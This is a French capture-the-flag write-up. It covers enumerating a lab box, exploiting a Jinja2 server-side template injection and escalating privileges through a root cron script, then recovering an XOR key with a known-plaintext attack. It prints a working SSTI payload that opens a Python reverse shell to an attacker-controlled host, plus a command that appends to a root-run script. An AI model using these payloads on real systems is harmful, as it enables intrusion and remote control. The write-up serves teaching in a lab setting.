
Unknow BOX 1 :

Phase d'énumération :

IP : 167.99.244.212 (change à chaque reboot)
N'ayant qu'une IP et sachant evidemment au préalable qu'il n'y a pas de blueteam en face, mon premier reflexe est un scan nmap.
Commande : sudo nmap -A <IP>

Output :



Très bien, ça nous fait de la matière à tester.
Allons voir le site web sur le port 80. Je lance en parallèle un GOBUSTER.
Commande :
gobuster -w /usr/share/wordlists/dirbuster/directory-list-lowercase-2.3-medium.txt dir --url <IP>

Output :
/dev (status : 200)

Dans ce directory, la page nous dit de lui donner un paramètre URL, essayons.
URL : http://ip/dev?url=test
Output :
Checking url : test!
Service is not working yet ....

Tiens, on passe un argument dans l'url et ce même arg est print sur la page, il y a peut être une injection à tester, non ?
Testons celui ci : ?url={{7*7}}, qui permet de tester la présence d'une SSTI (Server Side Template Injection) sur certains moteur. Bingo, l'output est 49 !

Testons désormais : ?url={{7*'7'}}. L'ouput est alors : 7777777.
Nous savons désormais que le moteur utilisé est Jinja2 et qu'il est vulnérable (cf https://portswigger.net/web-security/server-side-template-injection).

Très bien, tentons d'obtenir un reverse shell avec notre petite SSTI, pour cela, payloadAllTheThings.
Ne voulant pas ouvrir les ports de ma box, j'ai utilisé mon VPS pour recevoir le shell, mais d'autres manières était possibles, bien que moins pratiques selon moi.

Payload :
{% for x in ().__class__.__base__.__subclasses__() %}{% if "warning" in x.__name__ %}{{x()._module.__builtins__['__import__']('os').popen("python3 -c 'import socket,subprocess,os;s=socket.socket(socket.AF_INET,socket.SOCK_STREAM); s.connect((\"ip\",port));os.dup2(s.fileno(),0); os.dup2(s.fileno(),1); os.dup2(s.fileno(),2);p=subprocess.call(\"/bin/sh\");'").read().zfill(417)}} {%endif%}{% endfor %}

Désormais, on a notre shell sur le port indiqué :p. Naviguons jusqu'au /home de l'user que nous avons, cad OhNoMySite et on peut cat le USER !
User : BC{e92d763a1c3689605785c94189db8eba}

Privilege escalation :

Sur ma liste imaginaire des choses à toujours vérifier, il y a crontab.
Commande : Cat /etc/crontab
Output pertinent :
* * * * * root /opt/cleaning/clean.sh
Les étoiles indiquent que ce script est toujours actif et nous savons aussi qu'il tourne sur l'utilisateur root.
On ne va pas s'embêter, pour avoir le root.txt, on va tout simplement tenter de le copier dans notre /home :).
Payload : echo "cp /root/root.txt /home/OhNoMySite/root.txt" >> /opt/cleaning/clean.sh

Et le tour est joué, il n'y a plus qu'à cat root.txt. (Bien entendu, dans le cadre d'une post-exploitation, cette façon de faire n'est pas très pratique, l'ideal serait de se renvoyer un shell via crontab ou de récupérer les accès ssh de l'user root si il y en a).

ROOT : BC{15caf8a4b9d3cb5453dfa11810f0233a}

XORHTML :

Element Initial :
Une page HTML (détail qui sera important) qui serait "chiffrée" via du XOR.

Raisonement :
Si vous connaissez le XOR, vous n'êtes sûrement pas sans savoir que c'est une opération dite commutative et associative. Concrètement, cela veut dire que :
A^B = B^A (Commutativité) et A^(B^C) = (A^B)^C (Associativité) où "^" représente évidemment le XOR.

La deuxième propriété est essentielle pour l'attaque qui va suivre, qui se nomme l'attaque par clair-connu. En effet, le XOR étant une opération associative, si nous disposons d'un bout du plaintext ainsi que du documment chiffré, nous pouvons récupérer la clé par la même opération (ou un morceau de celle ci, de longueur égale à la partie connue du texte).

Application et marche à suivre :
Dans un soucis de simplicité et de clarté, rendons nous sur https://gchq.github.io/CyberChef/.
Ouvrons le fichier "index.html.enc" dans cyberchef et déposons la méthode "XOR" dans recipe.
Mettons la clé (key) en Latin1 ou UTF-8, puis réflechissons.
Nous savons que le document est un document HTML, il y a donc forcément l'en-tête HTML sur ce document. Cet en-tête, le voici : "<!DOCTYPE html>".
Testons cela sur CyberChef.

"V3RY53CUR3DKEY!" apparait dans l'output.
Désormais, l'étape finale consiste à remplacer l'en-tête dans "key" par "V3RY53CUR3DKEY!" et le fichier sera entièrement déchiffrer. L'associativité du XOR est sa plus grande faiblesse, les enfants, n'utilisez pas le XOR.
FLAG : BC{5h0r7_K3y+Kn0wN_c1pH3r=Fl4G!!}